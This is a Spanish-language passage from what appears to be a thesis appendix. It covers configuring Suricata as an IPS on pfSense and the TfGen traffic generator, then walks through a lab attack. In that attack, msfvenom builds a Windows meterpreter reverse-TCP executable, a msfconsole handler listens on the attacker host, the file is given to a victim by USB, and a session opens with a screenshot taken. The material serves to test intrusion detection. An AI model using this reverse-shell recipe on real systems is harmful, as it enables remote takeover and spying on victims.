


Ilustración 65.Instalado correctamente

La versión de Suricata que se instaló fue la 3.0_7

Luego vamos a la pestaña Services → Suricata → pestaña de Interfaces como se muestra a continuación. Agregamos las dos interfaces: WAN y LAN.




Ilustración 66. Interfaces

Luego nos vamos a Global Settings.




Ilustración 67. Global Settings

Habilitamos "Swap vivo" de las reglas después de descargar una actualización.




Ilustración 68. Rules Update Settings

En esta parte escribimos cada cuanto se eliminarán el intervalo de anfitriones bloqueados.




Ilustración 69. General Settings

Clic en Save.

Luego nos vamos a Update y actualizamos las reglas.




Ilustración 70. Activar reglas

Para que trabaje como IPS nos vamos a Services → Suricata →Clic en la interfaz y habilitamos lo siguiente.




Ilustración 71.Habilitar IPS

Nos vamos a Interfaces → WAN categories y habilitamos lo siguiente.




Ilustración 72. Habilitar reglas




Ilustración 73. Reglas aplicadas correctamente

Anexo D: Instalación y configuración del TFGEN

Buscamos y descargamos el programa.

Abrimos el TfGen y esto nos aparece por default.




Ilustración 74. Ventana del TFGEN

Después nos vamos a la pestaña Option → Utilization y escribimos según nuestro cálculo: 10000kbps. Clic en Ok.

Esto es el ancho de banda en kbps.




Ilustración 75. Utilización de banda ancha en kbps

Luego, clic en Option → Destination.




Ilustración 76. Escribimos la dirección IP

En esta parte ponemos la dirección IP de la máquina de hacia dónde queremos enviar el tráfico, en este caso tuvimos dos máquinas como se había mostrado anteriormente en la

Tabla 19.

Y por default dejamos el puerto UDP.

Y en Option → Traffic Pattern dejamos por default que el tráfico sea continuo y constante como se muestra en la Ilustración 77.




Ilustración 77. Tipo de tráfico

Anexo E: Creación de los ataques de red

a) Ataque de acceso remoto creando archivo ejecutable (.exe)

Paso 1. Lo primero que hacemos es abrir la consola en Kali y escribir el siguiente comando para crear el archivo ejecutable:

msfvenom -p windows/meterpreter/reverse_tcp LHOST=*ip.atacante* **LPORT=***puerto_ataque* **--format=exe** > *nombre_archivo.exe*




Ilustración 78. Creando archivo ejecutable

Generando archivo tarea1.exe




Ilustración 79. Generando archivo ejecutable

Verificamos que sí se haya creado (tarea1.exe).




Ilustración 80. Verificación del archivo ejecutable

Paso 2. Ya listo el archivo se ejecuta el comando *msfconsole* para mandar a llamar la herramienta *exploit* y se ejecutan los siguientes comandos, tal y como se muestra a continuación:

msfconsole

use exploit/multi/handler

set PAYLOAD windows/meterpreter/reverse_tcp

set LHOST *ip_atacante*

set LPORT *puerto_atacante*

exploit

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.20.19
LHOST => 192.168.20.19
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.20.19:4444
[*] Starting the payload handler...
```

Ilustración 81. Primer ataque

Paso 3. Una vez creado el ataque, procedemos a copiar el archivo ejecutable mediante una memoria USB y éste es proporcionado al usuario para que ejecute el archivo.




Ilustración 82. Archivo ejecutado en la máquina víctima

Paso 4. Ya que la máquina víctima lo tenga, el usuario procede a ejecutarlo. Y como podemos observar en la siguiente se establece sesión entre la máquina atacante y la víctima.

```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.20.19:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.100.4
[*] Meterpreter session 1 opened (192.168.20.19:4444 -> 192.168.100.4:51191) at
2016-07-28 16:59:07 -0400

meterpreter >
```

Ilustración 83. Sesión abierta

Podemos ejecutar el siguiente comando *screenshot* para acceder a la máquina víctima.

```
meterpreter > screenshot
Screenshot saved to: /root/LfnvKaJC.jpeg
meterpreter >
```

Ilustración 84. Ejecutando comando screenshot

